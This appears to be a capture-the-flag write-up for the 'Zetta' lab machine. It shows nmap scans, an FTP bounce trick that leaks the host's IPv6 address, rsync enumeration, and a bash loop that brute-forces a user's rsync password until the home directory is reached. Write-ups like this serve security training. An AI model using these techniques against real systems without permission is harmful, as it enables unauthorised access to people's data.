Zetta

Synopsis


Zetta is a hard difficulty Linux machine running an FTP server with FXP enabled, which allows us to leak the server's IPv6 address and scan it. An rsync server is found to be running on the IPv6 interface, that can be brute-forced to gain access to a user's home folder. Enumeration yields a git repository containing a vulnerable template for rsyslog. This is exploited via SQL injection to execute code as the postgres user. A predictable password scheme is then leveraged to gain a root shell.

Skills

- Bash scripting
- Linux enumeration
- SQL injection
- Postgres command execution
- FTP bounce attack


Exploitation

As always we start with the nmap to check what services/ports are open




```
└─# nmap -A 10.10.10.156
Starting Nmap 7.93 ( https://nmap.org ) at 2023-08-13 06:12 EDT
Nmap scan report for 10.10.10.156
Host is up (0.095s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     Pure-FTPd
22/tcp open  ssh     OpenSSH 7.9p1 Debian 10 (protocol 2.0)
| ssh-hostkey: 
|   2048 2d8260c18c8d39d2fc8b995ca247f0b0 (RSA)
|   256 1f1b0e9a91b1105f75209ba08efde4c1 (ECDSA)
|_  256 b50ca12c1c71dd88a428e089c9a3a0ab (ED25519)
80/tcp open  http    nginx
|_http-title: Ze::a Share
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Linux 3.2 - 4.9 (92%), Linux 3.13 (90%), Crestron XPanel control system (90%), Linux 3.16 (89%), ASUS RT-N56U WAP (Linux 3.4)
inux 3.1 (87%), Linux 3.2 (87%), HP P2000 G3 NAS device (87%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (87%), Linux 3.5 (87%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Scanning the IPv4 address of the target discovered only a few ports,
\
We opened the browser what gave us the following page



Inspection of the page gave us FTP credentials, which we used to login to the service but we didn't find anything interesting there



SHARING

USE THE BELOW CREDENTIALS ON OUR SHINY FTP SERVER AND START SHARING:

Username


IzPvxO20UtBjGfjhjwNUssAXDGmXwM2O

Password

IzPvxO20UtBjGfjhjwNUssAXDGmXwM2O


Sharing

Just share the long and thus secure username and password with your friends and they will have fast access to the same data. No one else will have access.




```
└─# ftp 10.10.10.156
Connected to 10.10.10.156.
220——————————— Welcome to Pure-FTPd [privsep] [TLS] ———————————
220-You are user number 1 of 500 allowed.
220-Local time is now 14:13. Server port: 21.
220-This is a private system - No anonymous login
220-IPv6 connections are also welcome on this server.
220 You will be disconnected after 15 minutes of inactivity.
Name (10.10.10.156:root): IzPvxO20UtBjGfjhjwNUssAXDGmXwM2O
331 User IzPvxO20UtBjGfjhjwNUssAXDGmXwM2O OK. Password required
Password:
230-This server supports FXP transfers
230-OK. Current restricted directory is /
230-0 files used (0%) - authorized: 10 files
230 0 Kbytes used (0%) - authorized: 1024 Kb
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
```

Next we attempted to perform FTP bouncing attack to obtain IPv6 address of the target




```
└─# nc -v 10.10.10.156 21
10.10.10.156: inverse host lookup failed: Unknown host
(UNKNOWN) [10.10.10.156] 21 (ftp) open
220---------- Welcome to Pure-FTPd [privsep] [TLS] ----------
220-You are user number 1 of 500 allowed.
220-Local time is now 14:17. Server port: 21.
220-This is a private system - No anonymous login
220-IPv6 connections are also welcome on this server.
220 You will be disconnected after 15 minutes of inactivity.
EPRT |2|fe80::3f7:c202:6c26:338|5555
530 You aren't logged in
USER IzPvxO20UtBjGfjhjwNUssAXDGmXwM2O
331 User IzPvxO20UtBjGfjhjwNUssAXDGmXwM2O OK. Password required
PASS IzPvxO20UtBjGfjhjwNUssAXDGmXwM2O
230-This server supports FXP transfers
230-OK. Current restricted directory is /
230-0 files used (0%) - authorized: 10 files
230 0 Kbytes used (0%) - authorized: 1024 Kb
EPRT |2|fe80::3f7:c202:6c26:338|5555
200-FXP transfer: from 10.10.14.5 to fe80::3f7:c202:6c26:338%176
200 PORT command successful
LIST
425 Could not open data connection to port 5555: Network is unreachable
EPRT |2|dead:beef:2::1003|5555
200-FXP transfer: from fe80::3f7:c202:6c26:338%176 to dead:beef:2::1003%144
200 PORT command successful
LIST
150 Connecting to port 5555
226-Options: -l
226 0 matches total
```

And we got a connection on our attacker's machine what gave us also IPv6 address




```
└─# ncat -6 -nlvp 5555
Ncat: Version 7.94 ( https://nmap.org/ncat )
Ncat: Listening on [::]:5555
Ncat: Connection from [dead:beef::57a:71c:23:77a]:40406.
```

With IPv6 address we scanned our host again, and this time we got one more open port - rsync




```
-# nmap -A -6 dead:beef::57a:71c:23:77a -p 8730
tarting Nmap 7.94 ( https://nmap.org ) at 2023-08-13 14:31 EDT
map scan report for dead:beef::57a:71c:23:77a
ost is up (0.089s latency).

ORT     STATE SERVICE VERSION
730/tcp open  rsync   (protocol version 31)
evice type: general purpose
unning: Linux 3.X|4.X
S CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
S details: Linux 3.12 - 4.14
etwork Distance: 1 hop

RACEROUTE
OP RTT      ADDRESS
   88.95 ms dead:beef::57a:71c:23:77a

S and Service detection performed. Please report any incorrect results at https://nmap.org/submit
```

We used this service to list available files/directories and well as to download them on our attacker's machine




```
└─# rsync rsync://[dead:beef::57a:71c:23:77a]:8730/ --list-only
****** UNAUTHORIZED ACCESS TO THIS RSYNC SERVER IS PROHIBITED ******

You must have explicit, authorized permission to access this rsync
server. Unauthorized attempts and actions to access or use this
system may result in civil and/or criminal penalties.

All activities performed on this device are logged and monitored.

****** UNAUTHORIZED ACCESS TO THIS RSYNC SERVER IS PROHIBITED ******

@ZE::A staff

This rsync server is solely for access to the zetta master server.
The modules you see are either provided for "Backup access" or for
"Cloud sync".

bin             Backup access to /bin
boot            Backup access to /boot
lib             Backup access to /lib
lib64           Backup access to /lib64
opt             Backup access to /opt
sbin            Backup access to /sbin
srv             Backup access to /srv
usr             Backup access to /usr
var             Backup access to /var
```

Inspection of the downloaded files, gave us information about user and his home directory alongside with the presence of the rsync,secrets files which contains user's password




```
# Syncable home directory for .dot file sync for me.
# NOTE: Need to get this into GitHub repository and use git for sync.
[home_roy]
        path = /home/roy
        read only = no
        # Authenticate user for security reasons.
        uid = roy
        gid = roy
        auth users = roy
        secrets file = /etc/rsyncd.secrets
        # Hide home module so that no one tries to access it.
        list = false

┌──(root㉿kali)-[~/Desktop/Boxes/Zetta.htb/simon_dir]
```

But in order to get user's password we need to brute-force it, to accomplish this goal we used the following bash script




```
for pass in $(cat /usr/share/dirb/wordlists/common.txt);
do
        export RSYNC_PASSWORD=$pass
        rsync -q rsync://roy@[dead:beef::57a:71c:23:77a]:8730/home_roy --list-only 2>/dev/null

        if [ $? -eq 0 ]
        then
            echo "Valid password: $pass"
            break
        fi
        echo "Wrong password: $pass"

done
```

And after a while we got a password for user roy



```
Wrong password: dee8dc8a47256c64630d803a4c40786c.php~
Wrong password: design
Wrong password: design.html
Wrong password: xNnWo6272k7x
Wrong password: mvc
Wrong password: wizardofoz
Valid password: computer
```

With this password we got an access to the user's home directory via rsync



```
└─# rsync rsync://roy@[dead:beef::57a:71c:23:77a]:8730/home_roy --list-only
****** UNAUTHORIZED ACCESS TO THIS RSYNC SERVER IS PROHIBITED ******

You must have explicit, authorized permission to access this rsync
server. Unauthorized attempts and actions to access or use this
system may result in civil and/or criminal penalties.

All activities performed on this device are logged and monitored.

****** UNAUTHORIZED ACCESS TO THIS RSYNC SERVER IS PROHIBITED ******

@ZE::A staff

This rsync server is solely for access to the zetta master server.
The modules you see are either provided for "Backup access" or for
"Cloud sync".


Password:
drwxr-xr-x          4,096 2021/09/08 06:02:34 .
lrwxrwxrwx              9 2019/07/27 06:57:06 .bash_history
-rw-r--r--            220 2019/07/27 03:03:28 .bash_logout
-rw-r--r--          3,526 2019/07/27 03:03:28 .bashrc
-rw-r--r--            807 2019/07/27 03:03:28 .profile
-rw-------          4,752 2019/07/27 05:24:24 .tudu.xml
-r--r--r--             33 2023/08/13 06:06:26 user.txt
drwx------          4,096 2021/09/08 06:02:34 .gnupg
```